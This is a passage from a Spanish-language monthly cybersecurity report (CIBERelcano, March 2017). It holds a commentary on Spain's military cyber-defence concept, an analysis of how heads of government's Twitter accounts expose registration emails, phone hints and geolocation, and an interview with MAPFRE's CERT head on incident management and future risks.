REAL INSTITUTO elcano ROYAL INSTITUTE

MARZO 2017
Nº 23

CIBERelcano

Informe mensual de ciberseguridad

Desarrollado por: THIBER

Copyright y derechos:

Fundación Real Instituto Elcano de Estudios Internacionales y Estratégicos-THIBER, the Cyber Security Think Tank

Todos los derechos de esta Obra están reservados a Fundación Real Instituto Elcano de Estudios Internacionales y Estratégicos y a THIBER, the Cyber Security Think Tank. Los titulares reconocen el derecho a utilizar la Obra en el ámbito de la propia actividad profesional con las siguientes condiciones:

a) Que se reconozca la propiedad de la Obra indicando expresamente los titulares del Copyright.
b) No se utilice con fines comerciales.
c) No se creen obras derivadas por alteración, trasformación y/o desarrollo de esta Obra.

Los titulares del Copyright no garantizan que la Obra esté ausente de errores. En los límites de lo posible se procederá a corregir en las ediciones sucesivas los errores señalados.

Eventuales denominaciones de productos y/o empresas y/o marcas y/o signos distintivos citados en la Obra son de propiedad exclusiva de los titulares correspondientes.

Informe editado en Madrid.

Más información:

Fundación Real Instituto Elcano de Estudios Internacionales y Estratégicos.

THIBER, The Cyber Security Think Tank.

Índice

1 Comentario Ciberelcano 04

2 Análisis de actualidad internacional 06

3 Entrevista a Daniel Largacha 10

4 Informes y análisis sobre ciberseguridad publicados en febrero de 2017..... 17

5 Herramientas del analista 18

6 Análisis de los ciberataques del mes de febrero de 2017 19

7 Recomendaciones

7.1 Libros y películas 26

7.2 Webs recomendadas 29

7.3 Cuentas de Twitter.....29

8 Eventos.....30

1 COMENTARIO CIBERELCANO:
El CEFAS y el dominio cibernético

AUTOR: Enrique Fojón Chamorro. Subdirector de THIBER, the cybersecurity think tank.

Fuente: EFE

La semana pasada, el Jefe de Estado Mayor de la Defensa (JEMAD) presentó el *Concepto de Empleo de las Fuerzas Armadas españolas* (CEFAS).

El CEFAS es un documento en el que JEMAD define *"el marco estratégico militar, sus pautas previsibles de evolución, los posibles escenarios generales de actuación y la forma de empleo de las Fuerzas Armadas"*. El CEFAS representa la Estrategia Militar para cada Ciclo de Planeamiento, en este caso 2017-2024, y constituye, junto con la Directiva de Planeamiento Militar (DPM) derivada de él, el marco para el desarrollo del Planeamiento Militar con objeto de garantizar unas Fuerzas Armadas eficaces y sostenibles.

A lo largo de todo el documento, el CEFAS reconoce la importancia estratégica de disponer de una Fuerza de Ciberdefensa -recordemos que desde el pasado mes de julio, el ciberespacio ha sido designado oficialmente por la OTAN como un dominio de las operaciones aliadas tras los cielos, la tierra o los mares – y estar a la vanguardia tecnológica. No cabe duda de que aunque las TIC se han integrado en el conjunto de las fuerzas armadas para mejorar su gestión y funcionamiento, su mayor beneficio es una capacidad sin precedentes para obtener, procesar, filtrar e interpretar ingentes volúmenes de información de interés militar; compartirla a todos los usuarios que la puedan necesitar de manera casi instantánea y neutralizar cualquier

posible amenaza con rapidez, precisión, eficacia y sin la necesidad de exponer innecesariamente las fuerzas propias al fuego enemigo. Del mismo modo, el elemento cibernético no solo se ha consolidado como una dimensión del planeamiento y la conducción de las operaciones, sino que todos los sistemas, armas, plataformas y procesos se fundamentan en el poder de la red para llevar a cabo sus funciones.

El CEFAS incide en la necesidad de disponer de capacidades cibernéticas para poder alcanzar los objetivos estratégicos de las Fuerzas Armadas: disuadir a las posibles amenazas contra los intereses nacionales y la seguridad y bienestar de nuestros ciudadanos; defender y vigilar nuestros espacios de soberanía; desplegar nuestras fuerzas en el exterior, para defender nuestros intereses nacionales con capacidad de integración en ambiente multinacional; e integrar eficazmente el apoyo de las Fuerzas Armadas a las autoridades civiles.

En definitiva, las Fuerzas Armadas deben estar a la vanguardia de las TIC y disponer de aquellas capacidades que le permitan operar en o a través del ciberespacio; evitando así un desequilibrio en la Fuerzas Armadas que pueda redundar en la operatividad de las mismas.

"Se debe evitar un desequilibrio de las Fuerzas Armadas que comprometa su operatividad"

2 ANÁLISIS DE ACTUALIDAD INTERNACIONAL:
¿Está seguro tu presidente en Twitter?

AUTOR: Yaiza Rubio y Félix Brezo, Analistas de THIBER, the cybersecurity Think Tank. Analistas de inteligencia de ElevenPaths.

La red social Twitter se ha convertido en un canal habitual para muchos presidentes de gobierno y primeros ministros con el fin de comunicar y transmitir en tiempo real sus pensamientos e ideas aprovechado el alcance y viralidad que las redes sociales aportan. Sin embargo, ¿qué pasaría si sus cuentas fuesen comprometidas?


Hace apenas un mes una ciberidentidad llamada *WauchulaGhost* se dirigió al presidente Trump publicando el siguiente mensaje: «Cambia tus ajustes de seguridad». Sin requerir una gran habilidad técnica para llevar a cabo el procedimiento de recuperación de contraseñas en esta red social, llegó a exponer parte de la estructura de los correos electrónicos utilizados por varios perfiles de la Casa Blanca, no siendo complejo llegar a completarlos. A raíz de ello, estas cuentas de Twitter cambiaron la configuración de seguridad para evitar la exposición de la información con la que se dieron de alta en esta red social. Efectivamente: el presidente tenía una dirección de recuperación de correo asociada a una cuenta de Gmail.

Y TU PRIMER MINISTRO, ¿EXPONE TAMBIÉN SU INFORMACIÓN?

El primer problema al que nos tuvimos que enfrentar en esta investigación fue a la búsqueda de los perfiles de Twitter de todos los presidentes de gobierno del mundo. De esta manera llegamos a identificar otra mala práctica: ¡al menos el 46% de los presidentes que tienen presencia en Twitter no tienen verificadas sus cuentas! La verificación de las cuentas de Twitter es útil para prevenir una potencial suplantación de identidad al indicar la propia plataforma a los usuarios que una cuenta ha pasado un proceso de verificación adicional. Twitter indica con una insignia azul aquellos perfiles que han sido verificados.

Porcentaje de presidentes que tiene sus cuentas verificadas frente a los que no las tienen.

Una vez realizado el primer paso y tras revisar las configuraciones de seguridad de todos aquellos que utilizan esta red social, en la Figura 2 se puede ver en color rojo aquellos países cuyos jefes de gobierno exponen parte de su información de registro y en color verde aquellos que han modificado las opciones de seguridad para evitar mostrar más información de la deseada. En este sentido, al menos el 85% de los que tienen cuenta de Twitter sobreexponen un indicio de la cuenta con la que se realizó el proceso de alta en la plataforma. Algunas de estas cuentas también muestran información del número de teléfono con el que vincularon su cuenta de Twitter, una sobreexposición de información claramente innecesaria.




Presidentes de gobierno con al menos la dirección de correo expuesta.

Por otro lado, si analizamos los servicios de correo electrónico que se han utilizado para registrar sus cuentas podemos ver cómo, de aquellos presidentes que sobreexponen información, al menos un 30% utilizan cuentas de Gmail. El uso de este tipo de servicios es considerado una mala práctica ya que, como estamos viendo, Twitter no muestra ningún reparo en mostrar esa información a todo aquel que realice una simple recuperación de contraseñas sobre un perfil existente determinado.

Por otro lado, habida cuenta de la dura crítica que realizó la opinión pública a Hillary Clinton por usar servicios de correo electrónico personales en el desempeño de sus tareas políticas, deberían usarse cuentas de email corporativas para el registro en las redes sociales con el fin de no sobreexponer de forma tan directa el uso de un determinado servicio cuyas condiciones de seguridad pueden no estar alineadas con los estándares de la organización.

CUENTA DE CORREO	CUENTA
gmail.com	40
yahoo.com	4
g**.**	2
n**********.***	2
y****.**	2
aol.com	1
hotmail.com	1
otros	34




Perfiles con la geolocalización activada

Por último, analizando toda la información que devuelve Twitter sobre un perfil determinado, hemos podido observar otra mala práctica, máxime cuando estamos hablando de jefes de gobierno: ¡al menos el 39% de los perfiles analizados tienen habilitada la geolocalización! Este hecho permitiría virtualmente geolocalizar al titular o usuario de ese perfil, pudiendo conllevar un problema de seguridad y exposición de sus rutinas.

NO SIEMPRE LA CULPA ES DEL USUARIO

Si bien es cierto que muchos usuarios no llegan a leer los términos y condiciones de servicio de Twitter al darse de alta, esta red social tampoco proporciona mucho margen para evitar cierta exposición de información.

Tenemos claro que debemos evitar cualquier posible sobreexposición de información sin nuestro consentimiento para así evitar potenciales ataques. Para proteger nuestra cuenta, debemos ir al apartado de Seguridad y habilitar la casilla Requerir información personal para recuperar mi contraseña.



Cómo requerir información personal para recuperar la contraseña.

Sin embargo, habilitarla no solucionará del todo el problema. Al solicitar el restablecimiento de contraseña de un usuario que tuviera habilitada esta opción, y sin llegar a notificar al propietario del perfil, se podrían hacer cuantas consultas se quisieran hasta validar la información utilizada para su registro llegando a tener así la certeza de que existe cierto vínculo entre una dirección de correo dada y ese usuario. De todas formas, cuanto más difícil lo pongamos, mayor será la dificultad para el atacante.

"La red social Twitter se ha convertido en un canal habitual para muchos presidentes de gobierno y primeros ministros con el fin de comunicar y transmitir en tiempo real sus pensamientos e ideas aprovechado el alcance y viralidad que las redes sociales aportan."

3 Entrevista a Daniel Largacha.
Head of Global Control Center –CERT- de MAPFRE

1. Como responsable del Equipo de Respuesta ante Emergencias Informáticas (CERT, del inglés Computer Emergency Response Team) de MAPFRE, ¿podría indicarnos cuáles son las principales competencias de su área?

CMAPFRE apostó hace 10 años por una estrategia de seguridad que abordara los riesgos de seguridad desde un enfoque global y completo, al mismo tiempo que siguiera las líneas de la estrategia del grupo apostando por la centralización de servicios haciendo uso de las oportunidades de economías de escala que se dan en una multinacional. Así fue como se creó el Global Control Center (CCG-CERT), como uno de los pilares centrales de la estrategia de seguridad del grupo.

Básicamente en el CCG-CERT tenemos dos principales funciones, que se aplican tanto en el ámbito lógico (información, redes y sistemas) como en el ámbito físico:

- Gestión de accesos: mediante la gestión del ciclo de vida de las credenciales que dan acceso a las instalaciones, oficinas y ubicaciones restringidas, así como a la red de MAPFRE, servicios básicos tecnológicos (Internet, correo, Portal Interno) y aplicaciones sobre las que se basan los procesos de negocio.

- Monitorizar y proteger: los activos de MAPFRE, empezando por las personas que integran la compañía, las oficinas y sedes corporativas hasta llegar a las redes, sistemas y datos que se almacenan en las sedes corporativas.

Nuestra manera de abordar estas dos funciones la hemos implementado mediante cinco áreas perfectamente integradas:

- SCA: área de Sistema de Control de Accesos, desde la que gestionamos la credencial única de acceso corporativo, vinculado a los sistemas ERP de Recursos Humanos de la compañía, de forma que garanticemos que la gestión de estos accesos está presente tanto en el inicio como en el fin del ciclo de vida de los usuarios del ecosistema de MAPFRE.

- COAS: el Centro Operativo de Administración de usuarios, en coordinación con el SCA gestiona la identidad (credencial lógica) de los usuarios, así como los accesos que deben tener éstos a las diferentes aplicaciones en base a una matriz de autorizaciones definidas por otras áreas de Seguridad y las propias unidades de Negocio.

- CRA: Central Receptora de Alarmas, homologada por la Dirección General de la Policía desde la que gestionamos gran parte de las instalaciones del ámbito nacional y parte del internacional.
- CERT: el equipo de monitorización y alerta temprana de nivel 1 de nuestra infraestructura de tecnología y los datos que manejan estos sistemas, así como de otros ámbitos en los que esté presente MAPFRE.

El CCG-CERT es un área con un enfoque meramente operativo, que debe de tener una alta capacidad de actuación. Por ello dentro del CCG tenemos una quinta área (COSI, Centro de Operaciones de Seguridad de la Información) que realiza una función crítica ya que sobre ésta se soporta todos los servicios tecnológicos de seguridad que dotan de capacidad tanto al CCG-CERT, como otros servicios de seguridad que se prestan a la organización completa (PKI, plataforma criptográfica, etc).

"Es una relación de confianza entre nuestros clientes y nosotros, esa es la esencia del negocio, y el objetivo que tenemos que ayudar a conseguir a la organización. "

2. ¿Podría explicar que se entiende por incidente de ciberseguridad en una entidad como MAPFRE? ¿Cuáles son los objetivos de la gestión de incidentes en una empresa global?

Es cierto que no existe un concepto universal de ciberincidente, pero esta situación es adecuada porque cada organización debe adaptarlo a su propio contexto. Una aseguradora es una empresa financiera, pero que tiene poco que ver con un banco, ambos tenemos los ciclos económicos invertidos, pero poco más, operativamente se parecen muy poco. Nosotros no disponemos de activos de nuestros clientes que sean fáciles de monetizar por los cibercriminales, como puede ser el caso de los bancos con las cuentas corrientes, por ejemplo. Una aseguradora no dispone de una caja fuerte ni de activos líquidos que son sencillos de monetizar, realmente ¿qué es lo que debemos proteger? Si analizamos lo que es un producto de seguros, tenemos un cliente que acude a nosotros para depositarnos un capital, para que en un futuro en caso de tener un imprevisto nosotros podamos corresponderle con un capital mayor. Es una relación de confianza entre nuestros clientes y nosotros, esa es la esencia del negocio, y el objetivo que tenemos que ayudar a conseguir a la organización. Cualquier tipo de evento que pueda poner en riesgo esa confianza, es un evento que puede poner en riesgo uno de los principales activos de la compañía y por lo tanto debemos de estar preparados para poder responder a ello.

3. Parece que el rol clásico de un CERT ha cambiado, exigiéndose ahora tareas como la compartición y la inteligencia, así pues ¿cómo es el día a día de un responsable de gestión de incidentes de seguridad?

El entorno es bastante dinámico, nos encontramos en un momento singular de nuestra sociedad, que quién sabe si finalmente nos llevará a un cambio de era. Lo cierto es que la tecnología está irrumpiendo en la sociedad, y lo está haciendo de una manera muy diferente a cómo se ha producido en épocas anteriores. Son los individuos los que están adoptando esta tecnología en primer lugar y las empresas las que tratan de adaptarse a esta realidad.

Este escenario está agitando los pilares de las empresas, tanto en las unidades de negocio como en las unidades de soporte en la que se encuentra la Dirección Corporativa de Seguridad. Esto nos ha llevado a buscar nuevos servicios a prestar en nuestra organización. Siempre que desde la Dirección Corporativa de Seguridad se plantea el incorporar en el CCG-CERT un nuevo servicio buscamos que se cumplan las siguientes condiciones:

- Aportar valor: los servicios que incorporamos siempre deben de aportar un valor añadido a la organización. Puede sonar un poco evidente, pero muchos de los servicios que prestamos tuvieron su origen o fueron prestados desde otras áreas de la organización, que han sido trasladados al CCG-CERT. En este proceso siempre tratamos de ampliar el alcance o mejorar el proceso.

- Reducción de costes: en el escenario económico actual, en el que la competitividad de las empresas va en aumento, hay que tratar de que los recursos de la empresa deben de emplearse siempre de la manera más eficiente y en el lugar más oportuno. Si queremos ser mejores en el futuro, tenemos que buscar la eficiencia en lo que hacemos hoy.

- Mejora de la seguridad: evidentemente en un área de seguridad este driver siempre tiene que estar presente, por eso el ubicar algunos procesos de la compañía dentro de seguridad hacen que estos procesos tomen éste como una de sus principales características.

Al ser un área de carácter meramente operativo con un impacto directo en la organización, nuestro día a día va muy ligado a la prestación de servicios que medimos y controlamos con indicadores.

Hace ya unos años, decidimos embarcarnos en un proceso de certificación de nuestra actividad bajo el marco de la ISO 9001, de cara a garantizar que los servicios que prestamos están perfectamente alineados con los requisitos que nos requiere la organización.

El catálogo de servicios que tenemos es muy parecido a los que se puede encontrar en un CERT convencional, pero lo tenemos ampliado con otros servicios solicitados por las unidades de negocio que por cuestiones de expertise, economía de escala o capacidad, prestamos desde el CCG-CERT. Por ejemplo, la monitorización de topics en redes sociales, se realiza desde el CCG-CERT ya que las actividades de detección y reporting de casos supone un coste muy pequeño debido a que desde el CCG-CERT se dispone de capacidad de actuación 24x7. De forma que cuando se produce una situación que debe ser conocida, no importa la hora a la que se produzca, se comunica a la persona pertinente al momento, garantizando que ésta se encuentra disponible para la toma de decisiones.

Tenemos otros servicios que encajan dentro de esta filosofía de CCG-CERT extendido, como la atención 24h ante situaciones de emergencia para empleados que se encuentren desplazados en el exterior. Ya que disponemos de un centro de atención 24h en el CCG-CERT y conexión directa con nuestros centros de prestación de servicios, ¿por qué no utilizar estas capacidades para aquellas situaciones que puedan poner en peligro la integridad de nuestro personal desplazado?

La inteligencia es uno de las principales actividades en las que se debe desarrollar un CERT en la actualidad, no hacerlo implicaría proteger tus dominios sólo mirando hacia el interior. Necesitamos tener capacidad para conocer lo que ocurre fuera de nuestras redes apoyándonos en servicios de terceros que nos posibiliten ver más allá de donde nosotros como organización podemos llegar. Llevamos ya cerca de 4 años trabajando en el ámbito de la inteligencia pero todavía nos queda mucho camino por recorrer. Internet es infinito.

"necesitamos tener capacidad para conocer lo que ocurre fuera de nuestras redes apoyándonos en servicios de terceros que nos posibiliten ver más allá de donde nosotros como organización podemos llegar"

4. En su opinión ¿cuáles son las principales cualidades y habilidades que un responsable de un CERT de una multinacional debe poseer?

Antes de hablar de las cualidades y habilidades de un responsable de un CERT, yo destacaría como un factor crítico del éxito en una multinacional, el disponer de un equipo de Seguridad comprometido capaz de trabajar de forma cohesionada para dotar de capacidades al CERT. En MAPFRE el CCG-CERT ocupa una posición

muy visible (como elemento de primera línea de defensa) dentro de la organización, pero detrás del CCG-CERT están muchos compañeros de la Dirección Corporativa de Seguridad que trabajan en dotarnos de las herramientas y capacidades para que podamos realizar nuestro trabajo.

Si ya nos centramos en el rol específico que ha de tener la persona responsable del CERT, podría decir que a mí me gustaría tener las siguientes cualidades:


- Conocimiento profundo de los procesos de la organización: un incidente de seguridad en sí toma su importancia cuando afecta a los procesos de la organización, o puede poner en riesgo los objetivos de ésta. El conocimiento profundo del sector de la organización, y de la propia organización es un aspecto fundamental de cara a la correcta adecuación de la respuesta que se debe dar.

  Un incidente de seguridad puede acabar derivando en la convocación del comité de crisis de la organización, y si esta situación llega alguna vez a producirse debe realizarse en tiempo y forma, aportando al comité la información necesaria utilizando un lenguaje de negocio.

- Buen balance entre habilidades técnicas y de gestión: el conocimiento de la tecnología en un amplio espectro es un punto necesario para poder realizar un buen análisis completo. Hoy en día la tecnología es mucho más amplia y compleja que el escenario de hace 10 años, pero disponer de un conocimiento global ayuda a reforzar el pensamiento analítico en un caso de incidente o en la mera definición de medidas de protección.

  El otro punto con el que debe contar un responsable, debe estar asociado a la gestión de equipos y personas. Los incidentes de seguridad deben ser abordados desde una perspectiva global, y su detección es la suma del trabajo de varios equipos, no sólo participa personal de seguridad.

- Modo de trabajo enfocado al “best effort”: de cara a minimizar el impacto de los incidentes de seguridad, se deben atajar en el menor tiempo posible. Cuando se detecta o produce un incidente de seguridad, hay que abordarlos desde un ámbito de peor escenario posible para después ir descartando hasta que finalmente podamos acotar el impacto. En algunas ocasiones lo más nimio, puede acabar tornándose en un incidente



crítico en el que la brecha de seguridad ya se ha producido. El impacto que puede tener para una organización como la nuestra, desde el punto de vista reputacional, no atiende sólo al número de registros. Para nosotros un dato de un cliente ya es demasiado.

- Mente abierta con enfoque al aprendizaje continuo: lo cierto es que estamos viviendo un terremoto tecnológico, en el que las nuevas tendencias están irrumpiendo con fuerza. El personal de seguridad tiene que ser permeable a estas tendencias, ya que antes o después llegarán a la organización. Nuestro trabajo más allá de ayudar a la organización a comprender los riesgos, debe ser el de acompañarles durante el proceso de toma de decisión y de adopción. Conocer estas tendencias y tecnologías es parte intrínseca del profesional de seguridad.

- Empatía con la realidad del entorno y de la organización: la seguridad completa no existe, y muchas veces lo mejor es enemigo de lo bueno. Tenemos que ser conscientes de que no podemos arreglar todo en un solo acercamiento, los cambios de 180 grados no se pueden realizar de un solo movimiento. En las organizaciones grandes todo tiene un porqué y tiene una inercia. Hay que ser capaz de empatizar con la situación, y tratar de buscar soluciones que aporten en global a la organización en el contexto en el que se encuentre.

Evidentemente son cualidades que se van desarrollando con el tiempo, y a mí en particular me queda mucho por aprender todavía. Por suerte tengo la enorme fortuna de estar rodeado de un equipo y de muchos compañeros, de los que aprendemos unos de otros todos los días, y que ayudan a que entre todos seamos capaces de prestar un buen servicio a la organización.

"En MAPFRE el CCG-CERT ocupa una posición muy visible (como elemento de primera línea de defensa) dentro de la organización"

5. Tras la reciente publicación Wikileaks que ha publicado bajo el nombre Vault7 de buena parte del arsenal de armas y documentación del que dispone la CIA para, fundamentalmente, atacar a través de medios electrónicos. ¿Qué cabe esperar desde el punto de vista de un CERT empresarial?

Tenemos que ser realistas con las capacidades que tenemos, y con el escenario que vivimos. La capacidad que tiene una organización empresarial frente a la protección de este tipo de escenarios es pequeña, más allá de apoyarnos en los mecanismos que nos pone a nuestra disposición nuestro gobierno y la UE.

La guerra del hardware y el software la han ganado otros países, y hay que ser conscientes de los riesgos que ello implica, como empresa pero también como ciudadano. Sin embargo, todavía queda el terreno de los datos. La GDPR creo que va a traer un marco común para todas las organizaciones que en alguna medida igualará para todos el tablero de juego. Esto puede dar algo de oxígeno a Europa y sus empresas para poder tener un papel relevante en la economía digital del siglo XXI.

6. En el plano prospectivo ¿a qué ciberamenazas se van a enfrentar las grandes multinacionales españolas a medio plazo?

Más que de ciberamenazas, hablaré de riesgos a los que nos enfrentamos. El principal riesgo al que se encuentran expuestas las multinacionales es el aumento de la presión regulatoria. Estamos viviendo un afloramiento de las normativas legales en muchos países que tienen un impacto directo sobre las estrategias y modelos operativos de las multinacionales. En muchos casos las multinacionales se están viendo obligadas a deshacer algunos de los pasos que ya habían dado, con la consiguiente incertidumbre que esto aporta a la economía.


El segundo riesgo tiene que ver con las soluciones de seguridad IT actuales que por sí solas no pueden considerarse como completas, ni están diseñadas para gestionar la seguridad en entornos que no son propios de la organización. Sin embargo, según un informe de PWC, se espera que el gasto global en seguridad IT se duplique pasando de 55.000 millones $ a 130.000 millones para 2020, con un crecimiento estimado de un 20% anual. No obstante, el gasto en seguridad por dispositivo no se espera que crezca de los 64$ actuales, ya que se espera que este nuevo escenario aumente de forma significativa el número de dispositivos a proteger. Además, estas tecnologías no siempre están preparadas para entornos abiertos (como las RRSS), cloud y entornos híbridos, en los que residen en muchos casos parte de la información de las organizaciones.

A toda esta situación vinculada a las soluciones IT, hay que añadir el problema del talento y los profesionales de seguridad. Actualmente el sector de la seguridad goza de prácticamente un nulo desempleo, y se espera que la demanda de profesionales bien formados aumente un 40% para el año 2020.Este escenario está provocando que sea una de las profesiones más globalizadas, con grandes multinacionales realizando procesos de selección en países diferentes al país local de contratación, dificultando la retención del talento tanto para las empresas como las naciones.

"Actualmente el sector de la seguridad goza de prácticamente un nulo desempleo y se espera que la demanda de profesionales bien formados aumente un 40% para el año 2020."

4 Informes y análisis sobre ciberseguridad publicados en febrero de 2017

The state of cybersecurity in Mexico: An overview (Wilson Center)

